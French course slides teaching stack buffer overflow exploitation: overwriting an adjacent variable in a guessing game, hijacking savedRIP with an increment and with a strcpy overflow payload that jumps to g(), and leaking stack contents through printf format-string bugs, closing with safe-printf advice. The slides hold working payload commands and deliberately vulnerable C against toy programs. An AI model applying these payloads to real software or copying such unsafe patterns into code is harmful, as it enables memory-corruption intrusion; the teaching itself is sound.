Débordement de Tampon

(Buffer Overflow)

Février 2026

Plan

1. Débordement de tampon (buffer overflow)
   - Introduction
   - Modifier des données adjacentes
2. Dérouter l'exécution d'un programme
3. Exploiter la chaîne de format de printf

Plan

1. Débordement de tampon (buffer overflow)
   - Introduction
   - Modifier des données adjacentes
2. Dérouter l'exécution d'un programme
3. Exploiter la chaîne de format de printf

Débordement de tampon : présentation

Principe

Technique très utilisée pour exécuter du code malveillant sur une machine distante.

- Nécessite qu'une ou plusieurs applications critiques (impliquées dans la gestion des connexions extérieures) contiennent une telle faille.
- De nombreux *vers* utilisent le débordement de tampon.
- On déborde d'un tableau de façon à *écraser des données* pour modifier le comportement du programme.

Plan

1. Débordement de tampon (buffer overflow)
   - Introduction
   - Modifier des données adjacentes
2. Dérouter l'exécution d'un programme
3. Exploiter la chaîne de format de printf

Exploit d'un jeu de devinette

On considère le code C suivant (tiré d'un sujet de contrôle système) :

```
1  int main()
2  {
3    char nom[8];
4    int a,b;
5    srand(time(NULL));
6    b=rand() & 0x3f;
7    printf("Entrez votre nom:\n");
8    scanf("%s",nom);
9    printf("Proposez un nombre dans 0,..,63:\n");
10   scanf("%d",&a);
11   write(STDOUT_FILENO,nom,8);
12   if( b == a )
13       printf(" vous avez gagne!\n");
14   else
15       printf(" vous avez perdu!\n");
16   printf("Le numero a trouver etait:%d\n",b);
17   return(0);
18 }
```


Analyse du code assembleur

L'analyse du code assembleur permet de connaître l'organisation des données :

```
1 (gdb) disassemble main
2    0x0000000000001226 <+29>: call   0x1110 <rand@plt>
3    0x000000000000122b <+34>: and    eax,0x3f
4    0x000000000000122e <+37>: mov    DWORD PTR [rbp-0x4],eax  # adresse de b
5    ...
6    0x000000000000123d <+52>: lea    rax,[rbp-0xc]   # adresse de nom
7    ...
8    0x0000000000001261 <+88>: lea    rax,[rbp-0x10]  # adresse de a
```

Organisation de la pile

L'espace local de `main` est :



- `nom[8]` se trouve juste avant l'entier `b`
- On entre la chaîne de caractères après que `b` ait été tiré aléatoirement

L'exploit

Stratégie

Choisir un nom **plus long que 8 caractères**. Le 9e caractère écrase la valeur de b.

On choisit par exemple "`joceline!`" (9 caractères, le "!" a le code ASCII 33) :

```
1 $ gcc -g -fno-stack-protector debordement-var-locales.c
2 $ ./a.out
3 Entrez votre nom:
4 joceline!
5 Proposez un nombre dans 0,..,63:
6 33
7 joceline vous avez gagne!
8 Le numero a trouver etait:33
```

Résultat

Le caractère "!" (ASCII 33) écrase b, donc b=33. Il suffit de proposer 33 pour gagner !

Plan

1. Débordement de tampon (buffer overflow)
2. Dérouter l'exécution d'un programme
   - Organisation de la pile
   - Dérouter avec un incrément
   - Dérouter avec un débordement
3. Exploiter la chaîne de format de printf

Plan

1. Débordement de tampon (buffer overflow)
2. Dérouter l'exécution d'un programme
   - Organisation de la pile
   - Dérouter avec un incrément
   - Dérouter avec un débordement
3. Exploiter la chaîne de format de printf

Organisation de la pile

La pile est une *zone de mémoire contiguë* contenant :

- Les variables locales d'une fonction
- Les paramètres d'appel d'une fonction
- Les valeurs de retour d'une fonction
- Les données permettant la reprise du programme en fin de fonction (*savedRIP* et *savedRBP*)

Registres `RSP`, `RBP` et `SavedRIP`

- **RSP** (*Stack Pointer*) : contient l'adresse du sommet de la pile (l'adresse du dernier élément empilé)
- **RBP** (*Base Pointer*) : pointe sur le bas de la zone mémoire de la fonction
- **SavedRIP** : contient l'adresse du code après l'appel à la fonction. Cette valeur est dépilée et chargée dans le registre `RIP` par l'instruction `ret`

Plan

1. Débordement de tampon (buffer overflow)
2. Dérouter l'exécution d'un programme
   - Organisation de la pile
   - Dérouter avec un incrément
   - Dérouter avec un débordement
3. Exploiter la chaîne de format de printf


Modifier savedRIP avec un incrément

On considère le code C suivant :

```
1  #include <stdio.h>
2
3  void function(long a, long b)
4  {
5    long buffer[2]={0,1};
6    buffer[a]+=b;
7  }
8  void main()
9  {
10   long a,b;
11   a=0;
12   b=15;
13   function(a,b);
14   printf("coucou1\n");
15   printf("coucou2\n");
16 }
```

L'exécution affiche coucou1 et coucou2.

Évolution de la pile



L'exploit : sauter `printf("coucou1")`

Objectif

Modifier `savedRIP` lors de l'appel à `function` pour ne pas exécuter le premier `printf`.

On choisit `a` et `b` tels que :

- `buffer[a]` corresponde à `savedRIP`
- L'incrément `+b` modifie `savedRIP` pour qu'il pointe sur les instructions d'appel à `printf("coucou2\n")`

Pour la valeur de `a`, il faut avancer le pointeur `buffer` de 24 octets :

- 8 octets pour `buffer[0]`
- 8 octets pour `buffer[1]`
- 8 octets pour `savedRBP`

Soit `a = 24/8 = 3`.

Plan

1. Débordement de tampon (buffer overflow)
2. Dérouter l'exécution d'un programme
   - Organisation de la pile
   - Dérouter avec un incrément
   - Dérouter avec un débordement
3. Exploiter la chaîne de format de printf

Écraser savedRIP par débordement

Code qui affiche “bonjour prénom” :

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void g()
5  {
6    printf("on est dans g!\n");
7    return;
8  }
9
10 void bonjour(char *s)
11 {
12   char nom[8];
13   strcpy(nom,s);
14   printf("Bonjour %s %08lx\n",nom,nom+16);
15   return;
16 }
17
18 void main(int argc, char **argv)
19 {
20   if( argc >= 2)
21       bonjour(argv[1]);
22   printf("coucou1\n");
23   printf("coucou2\n");
```


Trouver l'adresse de g()

On compile sans protection de pile et sans randomisation des adresses :

```
$ gcc -fno-stack-protector -no-pie -g debordement-appel.c
$ gdb a.out
(gdb) disassemble g
Dump of assembler code for function g:
   0x0000000000401176 <+0>:  endbr64
   0x000000000040117a <+4>:  push   rbp
   0x000000000040117b <+5>:  mov    rbp,rsp
   ...
   0x000000000040118f <+25>: ret
End of assembler dump.
```

L'adresse de g est 0x401176.

La pile dans bonjour()



Le prénom donné est : "jocelinebbbbbbbb\x76\x11\x40"

- 8 caractères “joceline” remplissent nom
- 8 caractères “b” écrasent savedRBP
- 0x76 0x11 0x40 = adresse de g()

L'exploit en action

```
$ echo $(python3 -c "print('Joceline'+'bbbbbbbb'+'\x76\x11\x40')")
Jocelinebbbbbbbbv@
$ ./a.out $(python3 -c "print('Joceline'+'bbbbbbbb'+'\x76\x11\x40')")
Bonjour Jocelinebbbbbbbbv@ 7ffff208bff8
on est dans g!
Segmentation fault (core dumped)
```

Résultat

On a bien exécuté la fonction `g()` ! Le segfault est normal car `savedRBP` a été corrompu.

Plan

1. Débordement de tampon (buffer overflow)
2. Dérouter l'exécution d'un programme
3. Exploiter la chaîne de format de printf
   - Principe
   - Passage de paramètres à printf
   - Exploitation avec `printf(argv[1])`

Plan

1. Débordement de tampon (buffer overflow)
2. Dérouter l'exécution d'un programme
3. Exploiter la chaîne de format de printf
   - Principe
   - Passage de paramètres à printf
   - Exploitation avec `printf(argv[1])`

La chaîne de format de printf

On peut utiliser la chaîne de format de `printf` pour *lire sur la pile* à des zones mémoires non prévues.

```
1 #include <stdio.h>
2
3 int main(int argc, char **argv)
4 {
5   int u=5,v=9,w=11;
6   printf("u vaut %d et se trouve a l adresse %08x\n"
7          "v vaut %d\nw vaut %d\n",u,&u,v);
8 }
```

```
1 $ gcc -o format format.c
2 $ ./format
3 u vaut 5 et se trouve a l adresse bffff7d4
4 v vaut 9
```

`w` n'est pas affiché car il n'y a pas assez d'arguments.

Plus de formats que d'arguments

```c
#include <stdio.h>

int main(int argc, char **argv)
{
 int u=5,v=9;
 printf("u vaut %d et se trouve a l adresse %08x\n"
        "v vaut %d\n",u,&u);
}
```

```
$ ./format
u vaut 5 et se trouve a l adresse bffff7d4
v vaut -1208127500
```

Explication

`printf` analyse la chaîne de format puis va chercher les valeurs dans les registres et sur la pile, **même si on ne les a pas mis en paramètre** !

Plan

1. Débordement de tampon (buffer overflow)
2. Dérouter l'exécution d'un programme
3. Exploiter la chaîne de format de printf
   - Principe
   - Passage de paramètres à printf
   - Exploitation avec `printf(argv[1])`

Exemple

On considère un appel à `printf` avec de multiples entiers à afficher :

```
1 #include <stdio.h>
2
3 int main()
4 {
5   int u=5;
6   printf("u vaut %d,u vaut %d, u vaut %d, u vaut %d,"
7          " u vaut %d, u vaut %d, u vaut %d\n",
8          u,u,u,u,u,u,u);
9 }
```

Les deux derniers paramètres sont passés sur la pile (avec des `push`). La fonction `printf` lit les données systématiquement dans les registres puis sur la pile.

Schéma du passage de paramètres

```
Dump of assembler code for function main:
   0x0000000000001149 <+0>:     endbr64
   0x000000000000114d <+4>:     push   rbp
   0x000000000000114e <+5>:     mov    rbp,rsp
   0x0000000000001151 <+8>:     sub    rsp,0x10
   0x0000000000001155 <+12>:    mov    DWORD PTR [rbp-0x4],0x5
   0x000000000000115c <+19>:    mov    r8d,DWORD PTR [rbp-0x4]
   0x0000000000001160 <+23>:    mov    edi,DWORD PTR [rbp-0x4]
   0x0000000000001163 <+26>:    mov    ecx,DWORD PTR [rbp-0x4]
   0x0000000000001166 <+29>:    mov    edx,DWORD PTR [rbp-0x4]
   0x0000000000001169 <+32>:    mov    eax,DWORD PTR [rbp-0x4]
   0x000000000000116c <+35>:    mov    esi,DWORD PTR [rbp-0x4]
   0x000000000000116f <+38>:    push   rsi
   0x0000000000001170 <+39>:    mov    esi,DWORD PTR [rbp-0x4]
   0x0000000000001173 <+42>:    push   rsi
   0x0000000000001174 <+43>:    mov    r9d,r8d
   0x0000000000001177 <+46>:    mov    r8d,edi
   0x000000000000117a <+49>:    mov    esi,eax
   0x000000000000117c <+51>:    lea    rax,[rip+0xe85]        # 0x2008
   0x0000000000001183 <+58>:    mov    rdi,rax
   0x0000000000001186 <+61>:    mov    eax,0x0
   0x000000000000118b <+66>:    call   0x1050 <printf@plt>
```

paramètre est passé sur la pile

paramètre est passé sur la pile

Plan

1. Débordement de tampon (buffer overflow)
2. Dérouter l'exécution d'un programme
3. Exploiter la chaîne de format de printf
   - Principe
   - Passage de paramètres à printf
   - Exploitation avec `printf(argv[1])`

Un code dangereux : printf(argv[1])

```c
#include <stdio.h>
int main(int argc, char **argv)
{
    int u=5,v=9;
    char t[]="abcabcabcabcabcabcabc";
    char s[]="secret";

    printf("%s",argv[1]);   // correct
    printf(argv[1]);        // DANGEREUX !
    printf("\n");
}
```

Danger

`printf(argv[1])` utilise l'entrée utilisateur comme chaîne de format : l'attaquant contrôle les formats !

Lecture de la pile via %08x et %016lx

```
1 $ ./a.out coucou
2 coucoucoucou
3 $ ./a.out coucou%08x
4 coucou%08xcoucou17bbd006
5 $ ./a.out coucou%08x%08x%08x%08x
6 coucou%08x%08x%08x%08xcoucoufcc52006000000000000000100000000
7 $ ./a.out $(python3 -c "print('coucouuu'+20*'-%016lx')")
8 coucouuu-...-00746572636573ff-6463626164636261
9 -0063626164636261-...-0000000500000009-...
```

On voit apparaître les variables locales du `main` :

- "00746572636573ff" → “secret” (en hexadécimal)
- "6463626164636261" → “abcdabca” (en hexadécimal)
- "0000000500000009" → les valeurs de `u`=5 et `v`=9

Organisation mémoire confirmée

L'analyse du code assembleur confirme :

rbp	savedRBP
rbp-0x4	u = 5
rbp-0x8	v = 9
rbp-0x20	t[] = "abcabc..."
rbp-0x27	s[] = "secret"

Conclusion : bonnes pratiques

- Avec quelques astuces, on peut lire sur la pile à **n'importe quelle adresse**
- On peut aussi **écrire** sur la pile à n'importe quelle adresse

À bannir

```
printf(char_pointer);
```

Méthode sûre

```
printf("%s", char_pointer);
```

La chaîne de format est dans ce cas dans les constantes du programme et ne peut être manipulée.